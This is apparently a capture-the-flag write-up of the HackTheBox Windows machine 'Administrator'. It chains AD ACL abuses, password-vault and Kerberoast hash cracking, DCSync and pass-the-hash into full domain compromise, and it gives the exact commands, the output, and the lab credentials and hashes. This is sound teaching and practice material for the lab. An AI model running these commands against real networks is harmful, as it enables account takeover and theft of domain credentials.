HackTheBox
Administrator
OS: Windows | Difficulty: Medium
Table of Contents
- Host Enumeration
- Assumed Breach
- Lateral Movement
- Privilege Escalation
- Summary
Intro
Administrator is a medium Windows box centered entirely around Active Directory misconfigurations. Starting with a single set of low-privileged credentials, the box walks through a realistic assumed-breach scenario: enumerating AD relationships with BloodHound, chaining ACL abuses (GenericAll, ForceChangePassword, GenericWrite) to pivot between accounts, recovering a credential backup from FTP, and leveraging DCSync rights to fully compromise the domain.
It’s a great introduction to how AD attack paths work in practice — no CVEs, no exploits, just misconfigurations stacked on top of each other and BloodHound to find them.
Walkthrough
[!SCOPE] As is common in real life Windows pentests, you will start the Administrator box with credentials for the following account:
Olivia:ichliebedich
Host Enumeration
We start with a full TCP scan using Nmap:
sudo nmap -p- -v -T4 --min-rate=1000 -oN scans/tcp-full 10.129.193.88Nmap scan report for 10.129.193.88
Host is up (0.13s latency).
Not shown: 65429 closed tcp ports (reset), 80 filtered tcp ports (no-response)
PORT STATE SERVICE
21/tcp open ftp
53/tcp open domain
88/tcp open kerberos-sec
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
5985/tcp open wsman
9389/tcp open adws
47001/tcp open winrm
49664/tcp open unknown
49665/tcp open unknown
49666/tcp open unknown
49667/tcp open unknown
49668/tcp open unknown
59755/tcp open unknown
59760/tcp open unknown
59771/tcp open unknown
59776/tcp open unknown
59779/tcp open unknown
59795/tcp open unknown
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 78.33 seconds
Raw packets sent: 77607 (3.415MB) | Rcvd: 74138 (2.966MB)
Key findings:
- FTP (21)
- DNS (53)
- Kerberos (88)
- SMB (139, 445)
- LDAP (389, 636, 3268, 3269)
- WinRM (5985, 47001)
The combination of Kerberos, LDAP, and SMB strongly indicates we are looking at the Domain Controller.
Service Enumeration
sudo nmap -sV -sC -T4 -oN scans/tcp-detail 10.129.193.88 -p <ports>Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-31 11:20 +1100
Nmap scan report for 10.129.193.88
Host is up (0.097s latency).
PORT STATE SERVICE VERSION
21/tcp open ftp Microsoft ftpd
| ftp-syst:
|_ SYST: Windows_NT
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-03-31 07:24:40Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: administrator.htb, Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: administrator.htb, Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open mc-nmf .NET Message Framing
47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
59755/tcp open msrpc Microsoft Windows RPC
59760/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
59771/tcp open msrpc Microsoft Windows RPC
59776/tcp open msrpc Microsoft Windows RPC
59779/tcp open msrpc Microsoft Windows RPC
59795/tcp open msrpc Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-time:
| date: 2026-03-31T07:25:30
|_ start_date: N/A
|_clock-skew: 7h03m36s
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled and required
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71.41 seconds
Important observations:
- Domain:
administrator.htb - Hostname:
DC - OS: Windows Server 2022
- SMB signing required
- Kerberos enabled
Assumed Breach
As we start of with credentials within our scope for Olivia, we’ll enumerate to see what we can access, potential information such as shares, users, groups, etc.
We have access to both SMB and WinRM.
nxc smb 10.129.193.88 -u 'Olivia' -p 'ichliebedich' -d 'administrator.htb'

SMB         10.129.193.88   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.193.88   445    DC               [+] administrator.htb\Olivia:ichliebedich
nxc winrm 10.129.193.88 -u 'Olivia' -p 'ichliebedich' -d 'administrator.htb'
WINRM 10.129.193.88 5985 DC [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb)
WINRM 10.129.193.88 5985 DC [+] administrator.htb\Olivia:ichliebedich (Pwn3d!)Further enumeration within SMB, which we’ll come back to, we can check what users exist on the Domain.
nxc smb 10.129.193.88 -u 'Olivia' -p 'ichliebedich' -d 'administrator.htb' --users

SMB         10.129.193.88   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.193.88   445    DC               [+] administrator.htb\Olivia:ichliebedich
SMB         10.129.193.88   445    DC               -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.129.193.88   445    DC               Administrator                 2024-10-22 18:59:36 0       Built-in account for administering the computer/domain
SMB         10.129.193.88   445    DC               Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.129.193.88   445    DC               krbtgt                        2024-10-04 19:53:28 0       Key Distribution Center Service Account
SMB         10.129.193.88   445    DC               olivia                        2024-10-06 01:22:48 0
SMB         10.129.193.88   445    DC               michael                       2024-10-06 01:33:37 0
SMB         10.129.193.88   445    DC               benjamin                      2024-10-06 01:34:56 0
SMB         10.129.193.88   445    DC               emily                         2024-10-30 23:40:02 0
SMB         10.129.193.88   445    DC               ethan                         2024-10-12 20:52:14 0
SMB         10.129.193.88   445    DC               alexander                     2024-10-31 00:18:04 0
SMB         10.129.193.88   445    DC               emma                          2024-10-31 00:18:35 0
SMB         10.129.193.88   445    DC               [*] Enumerated 10 local users: ADMINISTRATOR
nxc smb 10.129.193.88 -u 'Olivia' -p 'ichliebedich' -d 'administrator.htb' --shares

SMB         10.129.193.88   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.193.88   445    DC               [+] administrator.htb\Olivia:ichliebedich
SMB         10.129.193.88   445    DC               [*] Enumerated shares
SMB         10.129.193.88   445    DC               Share           Permissions     Remark
SMB         10.129.193.88   445    DC               -----           -----------     ------
SMB         10.129.193.88   445    DC               ADMIN$                          Remote Admin
SMB         10.129.193.88   445    DC               C$                              Default share
SMB         10.129.193.88   445    DC               IPC$            READ            Remote IPC
SMB         10.129.193.88   445    DC               NETLOGON        READ            Logon server share
SMB         10.129.193.88   445    DC               SYSVOL          READ            Logon server share
Active Directory Enumeration with BloodHound
While it may also be worth logging into WinRM to briefly go over what kind of access we have, it seems like we might be better off focusing on enumerating Active Directory.
One very handy way we can do this is to try and collect data for mapping the Active Directory environment. In this scenario, we will use bloodhound-python:

bloodhound-python -u 'Olivia' -p 'ichliebedich' -d 'administrator.htb' -ns '10.129.193.88' -c All --zip --dns-tcpLoading the data into BloodHound, a few first checks worth looking at is shortest paths, and Outbound Object Control. After review, we find that we have GenericAll on Michael@ADMINISTRATOR.HTB. GenericAll gives us full control over Michael’s object, including the ability to reset his password:
Lateral Movement
Olivia -> Michael
bloodyAD can be an excellent way to force change the targets password:
bloodyAD.py --host 10.129.193.88 -d administrator.htb -u Olivia -p 'ichliebedich' set password michael 'NewPass123!'
[+] Password changed successfully!
Now that we have valid credentials with Michael, lets enumerate and see what if we can find anything.
nxc smb 10.129.193.88 -u 'michael' -p 'NewPass123!' -d 'administrator.htb'

SMB         10.129.193.88   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.193.88   445    DC               [+] administrator.htb\michael:NewPass123!
Trying out FTP
nxc ftp 10.129.193.88 -u michael -p 'NewPass123!'

FTP         10.129.193.88   21     10.129.193.88    [-] michael:NewPass123! (Response:530 User cannot log in, home directory inaccessible.)

We also noticed in BloodHound, that Michael has ForceChangePassword for a user benjamin.
Michael -> Benjamin
So we can run BloodyAD again but this time for benjamin
bloodyAD.py --host 10.129.193.88 -d administrator.htb -u michael -p 'NewPass123!' set password benjamin 'NewPass123!'

[+] Password changed successfully!
We enumerate further, including SMB shares, and seem to not find any valuable information.
Also try FTP and we find something of interest:
nxc ftp 10.129.193.88 -u benjamin -p 'NewPass123!'

FTP         10.129.193.88   21     10.129.193.88    [+] benjamin:NewPass123!
ftp 10.129.193.88
Connected to 10.129.193.88.
220 Microsoft FTP Service
Name (10.129.193.88:kali): benjamin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls -al
229 Entering Extended Passive Mode (|||65389|)
125 Data connection already open; Transfer starting.
10-05-24 09:13AM 952 Backup.psafe3ftp> mget Backup.psafe3Backup.psafe3 is a Password Safe v3 database. Hashcat can crack the master password directly:
hashcat -m 5200 Backup.psafe3 /usr/share/wordlists/rockyou.txt

hashcat (v7.1.2) starting

<SNIP>

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

Backup.psafe3:tekieromucho

<SNIP>
Opening the vault with Password Safe reveals credentials for three domain accounts:

Extracted credentials:
alexander:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw
emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb
emma:WwANQWnmJnGV07WQN8bMS7FMAbjNur
Obtaining User Flag
Recalling the user list from earlier, emily had a profile folder visible under C:\Users during WinRM enumeration. She’s the obvious next target.
Alternatively, it would be wise to check all users credentials to see what access we have gained. Lets progress with Emily.
evil-winrm -i 10.129.193.88 -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'

Evil-WinRM shell v3.9

*Evil-WinRM* PS C:\Users\emily> type C:\Users\emily\Desktop\user.txt
********************************
Targeted Kerberoast
Back in Bloodhound, we also noticed Emily has GenericWrite on Ethan. GenericWrite allows us to write an arbitrary servicePrincipalName to Ethan’s account, making him Kerberoastable on demand:

We also know Ethan has DCSync over the domain, so we can focus on this attack path in order to compromise the domain.
We will perform a targeted Kerberoast on Ethan.
bloodyAD.py --host 10.129.193.88 -d administrator.htb -u emily -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' set object ethan servicePrincipalName -v 'fake/spn'With the SPN set, we request a TGS for Ethan.
impacket-GetUserSPNs administrator.htb/emily:'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' -request-user ethan -dc-ip 10.129.193.88$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$69ec<SNIP>192aWe can now attempt to crack the hash using hashcat.
hashcat -m 13100 ethanhash /usr/share/wordlists/rockyou.txt

hashcat (v7.1.2) starting

<SNIP>

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$69ec<SNIP>192a:limpbizkit

<SNIP>
Note: Generally, the fake SPN set on Ethan’s account should be cleaned up after the TGS is retrieved. Leaving a rogue
servicePrincipalNameon a production account is noisy and will likely get flagged. Remove it withbloodyAD:bloodyAD --host 10.129.193.88 -d administrator.htb \ -u emily -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' \ set object ethan servicePrincipalName -v ''
DCSync Attack
This will allow us to DCSync with Ethan.
impacket-secretsdump 'administrator.htb/ethan:limpbizkit@10.129.193.88' -just-dc
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6:::

<SNIP>

[*] Cleaning up...
Finally, we can Pass the Hash and log into the Domain Controller as Admin:
evil-winrm -i 10.129.193.88 -u 'Administrator' -H '3dc553ce4b9fd20bd016e098d2d2fd2e'

Evil-WinRM shell v3.9

*Evil-WinRM* PS C:\Users\Administrator\Documents> type C:\Users\Administrator\Desktop\root.txt
********************************
Summary
Administrator was a fun medium box that told a clean, linear story through an Active Directory environment. The attack chain covered a lot of realistic ground:
- Chaining
ACL abuses(GenericAll→ForceChangePassword) to pivot between accounts without ever touching a single exploit - Recovering credentials from a forgotten FTP backup — a painfully common real-world find
Targeted KerberoastingviaGenericWriteto manufacture a roastable account on demandDCSyncto full domain compromise
The box does a good job of showing how AD misconfigurations compound — none of these primitives alone gets you to Administrator, but chained together they tell the whole story. Giving credit where due, BloodHound earns its place here; without it, the ACL relationships between accounts can be a lot harder to find and map out.